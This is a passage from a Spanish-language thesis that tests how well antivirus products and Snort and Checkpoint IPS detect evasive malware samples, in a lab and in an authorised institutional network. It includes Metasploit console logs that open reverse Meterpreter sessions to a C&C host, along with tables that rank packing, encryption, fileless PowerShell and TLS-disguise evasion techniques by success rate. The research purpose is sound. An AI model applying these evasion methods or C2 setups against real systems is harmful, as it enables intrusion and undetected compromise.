las dos máquinas. Como se vio en la etapa anterior, algunos de los sistemas de protección de usuario final probados, pueden ser capaces de cerrar la comunicación cuando ya está establecida.



```
Aplicaciones ▾ Lugares ▾ Terminal ▾ mié 16:20
root@root: ~
Archivo Editar Ver Buscar Terminal Ayuda
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set LHOST 192.168.20.2
LHOST => 192.168.20.2
msf exploit(multi/handler) > set LPORT
[-] Unknown variable
Usage: set [option] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.20.2:443
[*] https://192.168.20.2:443 handling request from 192.168.20.6; (UUID: zjtyk6kp)
) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.20.2:443 -> 192.168.20.6:49427) at 2018-03-21 16:19:59 -0500
```

Figura 2.50: Conexión exitosa entre la máquina virtual y el C&C.

Esta etapa es quizás la más difícil de lograr, ya que previamente los sistemas de protección de usuario final, pudieron bloquear a la muestra, impidiendo de esta forma saber si el tráfico que es generado, se detecta o no por el sistema como malicioso.

Snort, emite alertas al momento de detectar el tráfico como malicioso, estas alertas son almacenadas dentro de archivos tipo log. Estos logs, al finalizar las pruebas, se los interpreta por medio de la herramienta Wireshark, en esta herramienta se aprecia de forma clara cuando se ha detectado tráfico malicioso, ya que se lo resalta con color rojo, como se puede apreciar en la Figura 2.51. Cabe recalcar, que la configuración de Snort, estaba solo para que emita alertas en caso de detectar tráfico malicioso, pero en algunos casos la herramienta arrojó alertas con tráfico normal (falso positivo) o detectaba el tráfico de la conexión entre el C&C y la máquina víctima, pero no le ponía como riesgoso.




Figura 2.51: Detección de tráfico malicioso por Snort.

2.4.3. Entorno real controlado (Caso de estudio)

Las pruebas para el caso de estudio, se realizaron en el Departamento de Tecnología de una Institución XYZ, que prestó la disposición para la realización de este proyecto. No se revelará el nombre de la Institución, ni del Departamento de Tecnología, por motivo de la confidencialidad acordada con la misma. Se siguió con el procedimiento necesario para obtener los permisos para la realización de pruebas en un entorno real controlado provisto por dicho Departamento.

2.4.3.1. Entorno de pruebas

El entorno de pruebas fue implementado por el personal a cargo del Área de Infraestructura y Redes de dicho Departamento. Este entorno, al igual que el entorno virtual controlado, simulaba una LAN interna conectada con el exterior. Dicho entorno estaba monitoreado por los sistemas de seguridad informática con los que trabajan dentro de la Institución. La estructura del entorno está determinada por la Figura 2.52.

Las herramientas instaladas dentro de este entorno de pruebas son:

- **Sistema Operativo de la máquina víctima**
 - Windows 7 Professional – SP1
- **Sistema operativo del C&C**
 - Kali Linux 2018.1
- **Sistemas de protección de usuario final instalado en la máquina víctima**
 - Kaspersky Endpoint Security 10.4.343.0
- **Sistema de Prevención de Intrusos/Firewall**
 - Checkpoint 13500 (Detección basada en firmas y CVEs)




Figura 2.52: Entorno de pruebas implementado en el Departamento de Tecnología.

Este entorno se lo implementó por medio de dos VLANs, configuradas por la persona encargada del Área de Infraestructura y Redes, de la siguiente manera:

- Las VLANs se las conectó a través de un switch y estaban aisladas de las demás redes instaladas en la Institución a la que pertenece el Departamento.
- El tráfico que se generara entre las dos VLANs y hacia Internet, estaba monitoreado por el Checkpoint.
- Se habilitaron únicamente los puertos necesarios para la navegación hacia Internet (443 – HTTPS, 80 – HTTP) y tráfico ICMP.
- El direccionamiento, se lo implementó como se especifica en la Figura 2.52.

2.4.3.2. Muestras de malware

Las muestras de malware para el caso de estudio, fueron seleccionadas luego de que se realizaron las pruebas en el entorno virtual controlado. Se escogieron las muestras que obtuvieron mejor eficiencia contra los sistemas de protección de usuario final instalados y contra el NIDS, en una de las etapas propuestas, Infección, Ejecución y Comunicación. Las muestras seleccionadas fueron:

Muestra	Etapas	Técnicas	Herramientas
avpBASICRAT	Infección	Packing	Winrar/UPX
	Ejecución	Cifrado más función hash de la clave	Aes 256 Hash sha256
	Comunicación	Cifrado del canal	Socket Diffie-Hellman
avpHERCULES	Infección	Packing + cifrado	Winrar/UPX + DES
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Metamorfismo • Blindaje 	<ul style="list-style-type: none"> • DES • Antidebuggers • Detección de flags
	Comunicación	Cifrado del canal	DES
avpPHANTOM EVASION	Infección	Packing + Cifrado	Winrar/UPX + Shikata Ga Nai x3
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Polimorfismo • Virtualización 	<ul style="list-style-type: none"> • Shikata Ga Nai x3 • Trans. Hexa. • Memoria virtualizada
	Comunicación	Canal seguro	HTTPS
avpDKMC	Infección	Downloader cifrado	Operaciones XOR
	Ejecución	<ul style="list-style-type: none"> • Polimorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Trans. Hexa. • Oper. XOR • Powershell scripting
	Comunicación	Cifrado del canal	SSL/TLS Facebook
avpVENOM	Infección	Cifrado + Hash de la clave	AES 128 + MD5
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo Cifrado + Hash de la clave	<ul style="list-style-type: none"> • Saltos de sentencia AES 128 + MD5
	Comunicación	Canal seguro + Certificados	HTTPS + SSL/TLS Random (Fb, Google, Outlook, Yahoo, Bing)
avpVEILORD	Infección	Doble Cifrado + Injection	XOR + Powershell encoded + inyección en "Hola mundo.exe"
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Trans. Hexa. • XOR + Powershell encoded • Powershell scripting
	Comunicación	<ul style="list-style-type: none"> • Cifrado del canal 	<ul style="list-style-type: none"> • SSL/TLS Facebook

Tabla 2.20: Muestras escogidas para el caso de estudio.

2.4.3.3. Ejecución de muestras en el entorno real controlado

La ejecución de las muestras en el entorno de pruebas, configurado por el personal del Departamento de Tecnología, se llevó a cabo el día jueves 22 de marzo del 2018, para ello por pedido del mismo personal, se hicieron pruebas previas de conectividad entre las dos VLANs configuradas, las cuales se realizaron el día anterior (miércoles 21 de marzo). Con el entorno listo y funcional, se procedió a realizar las pruebas correspondientes, bajo la supervisión de la persona designada y el Tutor del proyecto. Los logs generados por el Checkpoint fueron revisados por la persona a cargo de ese sistema.

La ejecución de las muestras buscaba comprobar la efectividad de los sistemas de protección implementados en la Institución. Se consideró la ejecución en las tres diferentes etapas de funcionamiento de las muestras: Infección, Ejecución y Comunicación. En cada una de las etapas, se siguieron los mismos pasos descritos para el entorno virtual controlado en la Sección 2.7.2, sólo que en este caso se probó una vez cada muestra.

Etapa de infección y ejecución

El sistema de protección de usuario final que se implementa dentro de la Institución es de la misma compañía, pero con diferente versión, al probado en el entorno virtual. Este sistema de protección es el que fue puesto a prueba durante estas dos etapas, midiendo así su efectividad contra las muestras seleccionadas. Al ser similar al sistema de protección de usuario final ya probado, los resultados de su efectividad eran esperados. Por esto, en aquellas muestras que fueron detectadas por el sistema de protección, se procedió a dar de baja totalmente los escudos para probar la efectividad del Checkpoint en la etapa de Comunicación. En la Figura 2.53, se muestra un ejemplo en el que el sistema de protección de usuario final, detecta a una muestra en etapa de ejecución, pero no en la infección.




Figura 2.53: Detección de la muestra en tiempo de ejecución, pero no en infección.

Etapa de comunicación

El Checkpoint implementado en la Institución, es el sistema de protección que protege a la red contra tráfico malicioso que se pueda generar, cuenta con una interfaz gráfica para presentar al administrador las alertas que se generan. Una muestra de las alertas generadas por este sistema se lo puede apreciar en la Figura 2.54 y Figura 2.55 y el tráfico que no es detectado como malicioso tiene una presentación como el de la Figura 2.56.




Figura 2.54: Detección de tráfico malicioso por parte del IPS.




Figura 2.55: Alerta generada por tráfico malicioso.




Figura 2.56: Monitoreo de tráfico normal entre las dos VLANs

Un ejemplo de conexión exitosa que se realizaba entre el equipo víctima y el C&C se muestra en la Figura 2.57.

```

root@root: ~
Archivo Editar Ver Buscar Terminal Ayuda

=[ metasploit v4.16.43-dev ]
+ -- --=[ 1743 exploits - 996 auxiliary - 301 post ]
+ -- --=[ 526 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

Use HTTPS
msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.231.4
LHOST => 192.168.231.4
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.231.4:443
msf exploit(multi/handler) > [*] Sending stage (206403 bytes) to 190.96.108.44
[*] Meterpreter session 1 opened (192.168.231.4:443 -> 190.96.108.44:10400) at 2018-03-22 10:38:54 -0500
msf exploit(multi/handler) >

```

Figura 2.57: Conexión exitosa entre el equipo víctima y el C&C.

3. RESULTADOS Y DISCUSIÓN

El propósito de esta sección es puntualizar los resultados obtenidos durante la ejecución y/o desarrollo de las muestras de malware, las pruebas realizadas en el entorno virtual controlado y las realizadas en el entorno real controlado.

Las pruebas en el entorno virtual controlado, fueron realizadas los días martes 20 y miércoles 21 de marzo de 2018 y las pruebas en el Departamento de Tecnología de la Institución XYZ, fueron realizadas el día jueves 22 de marzo de 2018. Por lo tanto, los resultados presentados a continuación, puede que para el momento que se esté leyendo este documento ya no sean los mismos, esto debido a que los sistemas de protección de usuario final están constantemente actualizándose contra nuevas amenazas.

3.1. Resultados

Ponderación

En cada una de las etapas descritas en la Sección 2.7.2, se realizaron 10 ejecuciones, de las cuales se consideraban como positivas o negativas. Se considera una ejecución positiva si la muestra de malware no era detectada por los sistemas de seguridad informática y negativa si era detectada. A cada ejecución positiva en cada una de estas etapas se les daba el valor de 1, al final de las 10 ejecuciones se consideraba el valor total obtenido sobre 10. Al finalizar se sumaban el total de ejecuciones positivas contra los 4 sistemas de protección de usuario final para obtener una ponderación total de cada técnica sobre 40.

3.1.1. Resultados obtenidos durante la ejecución y/o desarrollo de las muestras de malware

La ejecución y/o desarrollo de las muestras de malware permitió determinar lo siguiente:

1. El malware que se utilizó funciona en 3 etapas: infección, ejecución y comunicación, dentro de las cuales pueden ser detectados por los sistemas de seguridad informática.
2. El malware resultante de esta ejecución y/o desarrollo, se basa en una combinación de al menos dos técnicas de ocultación de código malicioso.
3. Los sistemas de protección de usuario final están constantemente analizando el funcionamiento y contenido de los binarios ejecutables generados, por lo tanto, estas muestras serían eventualmente detectadas en el futuro.

4. Los archivos fuente, es decir, el código no compilado de las muestras de malware (py, c, rb, ps1, etc.) no son detectados como código malicioso, sino como un archivo normal. La detección de estos empieza al momento de su ejecución o compilación.
5. Existen falencias en los sistemas de protección que pueden ser utilizadas por determinados malware, por ejemplo, dar de baja a los servicios de los sistemas de protección (cambiando el nombre del ejecutable o matando al proceso del mismo), que el malware tenga el mismo nombre del binario ejecutable del sistema de protección o pausando la protección por un corto periodo de tiempo. Esto determina los posibles escenarios que se pueden dar a la hora de ejecutar un malware, los cuales fueron aplicados durante las pruebas.

3.1.2. Resultados obtenidos durante las pruebas en el entorno virtual controlado

Las muestras de malware fueron ejecutadas diez veces por cada uno de los sistemas de protección de usuario final, Kaspersky Internet Security 18.0, Bitdefender Internet Security 22.0, TrendMicro Internet Security 11.1 y Avast Free Antivirus 2017, dentro del entorno virtual. Se tomó en consideración las etapas en las que actúa un malware, las técnicas o combinaciones de técnicas de ocultación de código que se emplea en cada una de ellas y las herramientas, algoritmos o subtipos de técnicas usados para aplicar dicha técnica. Los videos de las pruebas más relevantes realizadas (evasión total, evasión parcial y detección total), se los puede ver en el Anexo A, de igual manera los logs generados por la herramienta Snort se los puede ver en el Anexo B. La tabulación de los resultados obtenidos, por cada uno de los sistemas de protección versus cada una de las muestras de malware, se puede ver en el Anexo C.

A continuación, se presenta los resultados globales:

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Bitdefender	TrendMicro	Avast FREE	Total
avpBASICRAT	Infeción	Packing	Winrar/UPX	10/10	10/10	10/10	10/10	40/40
	Ejecución	Cifrado más función hash de la clave	Aes 256 Hash sha256	10/10	10/10	10/10	10/10	40/40
avpCHAOS	Infeción	Packing + cifrado	Winrar/UPX + AES 128	0/10	0/10	10/10	0/10	10/40
	Ejecución	<ul style="list-style-type: none"> Polimorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Transf. Hexa. AES 128 Powershell scripting 	3/10	0/10	10/10	0/10	13/40
avpHERCULES	Infeción	Packing + cifrado	Winrar/UPX + DES	10/10	0/10	10/10	0/10	20/40
	Ejecución	<ul style="list-style-type: none"> Cifrado Metamorfismo Blindaje 	<ul style="list-style-type: none"> DES Antidebuggers Detección de flags 	10/10	4/10	10/10	9/10	33/40
avpPHANTOM EVASION	Infeción	Packing + Cifrado	Winrar/UPX + Shikata Ga Nai x3	0/10	0/10	10/10	0/10	10/40
	Ejecución	<ul style="list-style-type: none"> Cifrado Polimorfismo Virtualización 	<ul style="list-style-type: none"> Shikata Ga Nai x3 Transf. Hexa. Memoria virtualizada 	7/10	8/10	10/10	9/10	34/40
avpSPYRAT	Infeción	Packing	Winrar/UPX	0/10	0/10	0/10	10/10	10/40
	Ejecución	Texto plano	-----	8/10	2/10	9/10	10/10	29/40

Muestra	Etapa	Técnicas	Herramientas	Snort	Snort	Snort	Snort	Total
avpBASICRAT	Comunicación	Cifrado del canal	Socket Diffie-Hellman	0/10	0/10	0/10	0/10	0/40
avpCHAOS	Comunicación	Puerto Bien conocido	Puerto TCP 443	0/10	0/10	0/10	0/10	0/40
avpHERCULES	Comunicación	Cifrado del canal	DES	10/10	4/10	10/10	9/10	33/40
avpPHANTOM EVASION	Comunicación	Puerto Bien conocido	Puerto TCP 443	0/10	0/10	0/10	0/10	0/40
avpSPYRAT	Comunicación	TCP keep alive	Sockets	0/10	0/10	0/10	0/10	0/40

Tabla 3.1.1: Resultados obtenidos por cada técnica durante las pruebas en el entorno virtual controlado.

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Bitdefender	TrendMicro	Avast FREE	Total
avpDKMC	Infeción	Downloader cifrado	Operaciones XOR	10/10	10/10	10/10	10/10	40/40
	Ejecución	<ul style="list-style-type: none"> Polimorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Transf. Hexa. Oper. XOR Powershell scripting 	4/10	10/10	9/10	10/10	33/40
avpUNICORN	Infeción	Cifrado	Shikata Ga Nai x5	0/10	10/10	10/10	10/10	30/40
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Transf. Hexa. + Inserción de código basura Shikata Ga Nai x5 Powershell scripting 	6/10	10/10	6/10	0/10	22/40
avpVENOM	Infeción	Cifrado + Hash de la clave	AES 128 + MD5	0/10	0/10	10/10	10/10	20/40
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado + Hash de la clave 	<ul style="list-style-type: none"> Salto de sentencia AES 128 + MD5 	1/10	0/10	7/10	7/10	15/40
avpAVOIDZ	Infeción	Cifrado	Powershell encoded	0/10	0/10	10/10	0/10	10/40
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Transf. Hexa. Powershell encoded Powershell scripting 	1/10	0/10	7/10	0/10	8/40

Muestra	Etapa	Técnicas	Herramientas	Snort	Snort	Snort	Snort	Total
avpDKMC	Comunicación	Cifrado del canal	SSL/TLS Facebook	0/10	0/10	0/10	10/10	10/40
avpUNICORN	Comunicación	Cifrado del canal	SSL/TLS Youtube	6/10	10/10	6/10	0/10	22/40
avpVENOM	Comunicación	Canal seguro + Certificados	HTTPS + SSL/TLS Random (Fb, Google, Outlook, Yahoo, Bing)	1/10	0/10	7/10	7/10	15/40
avpAVOIDZ	Comunicación	Cifrado del canal	SSL/TLS Google	1/10	0/10	7/10	0/10	8/40

Tabla 3.1.2: Resultados obtenidos por cada técnica durante las pruebas en el entorno virtual controlado.

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Bitdefender	TrendMicro	Avast FREE	Total
avpFATRAT	Infeción	Packing + Cifrado	UPX+PDF injection + AES 128	0/10	0/10	10/10	10/10	20/40
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Fileless 	<ul style="list-style-type: none"> • AES128 • Powershell Scripting 	1/10	0/10	8/10	10/10	19/40
avpVEILORD	Infeción	Cifrado + Injection	XOR + Powershell encoded + inyección en "Hola mundo.exe"	10/10	10/10	10/10	10/10	40/40
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Transf. Hexa. • XOR + Powershell encoded • Powershell scripting 	7/10	10/10	10/10	0/10	27/40
avpHTA	Infeción	Ofuscado	Inserción código basura, cambio sentencias y variables	1/10	10/10	10/10	10/10	31/40
	Ejecución	Ofuscado	Cambio sentencias y variables	1/10	1/10	8/10	10/10	20/40

Muestra	Etapa	Técnicas	Herramientas	Snort	Snort	Snort	Snort	Total
avpFATRAT	Comunicación	Cifrado del canal	AES 128 + SSL/TLS YAHOO	1/10	0/10	8/10	10/10	19/40
avpVEILORD	Comunicación	Cifrado del canal	SSL/TLS Facebook	7/10	10/10	10/10	0/10	27/40

Tabla 3.1.3: Resultados obtenidos por cada técnica durante las pruebas en el entorno virtual controlado.

3.1.2.1. Tabla de efectividad

La efectividad de una técnica no se puede determinar a partir de los resultados obtenidos anteriormente, para ello se debe realizar un cálculo del porcentaje de los ataques positivos que esta obtuvo. La tabla de efectividad, transforma los datos obtenidos en la Tabla 3.1 en un porcentaje que evidencia de mejor manera la efectividad que tiene la técnica o combinación de técnicas.

Los porcentajes se calcularon aplicando la siguiente fórmula:

$$\frac{\text{Número de ataques positivos}}{\text{Número de ataques realizados}} \times 100$$

Ecuación 3.1: Fórmula aplicada para el cálculo del porcentaje de efectividad de cada técnica.

Se calculó el porcentaje de manera individual, es decir, cada técnica o combinación de técnicas versus sistema de protección/NIDS y luego se obtuvo el valor total de efectividad de cada técnica por todas las ejecuciones realizadas (Total). Este total denota la efectividad de la técnica o combinación de técnicas dentro de esta muestra, la efectividad total de las mismas, será obtenida más adelante.

A continuación, se muestra la tabla con los porcentajes de efectividad calculados con la Ecuación 3.1:

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Bitdefender	TrendMicro	Avast FREE	Total
avpBASICRAT	Infeción	Packing	Winrar/UPX	100%	100%	100%	100%	100%
	Ejecución	Cifrado más función hash de la clave	Aes 256 Hash sha256	100%	100%	100%	100%	100%
avpCHAOS	Infeción	Packing + cifrado	Winrar/UPX + AES 128	0%	0%	100%	0%	25%
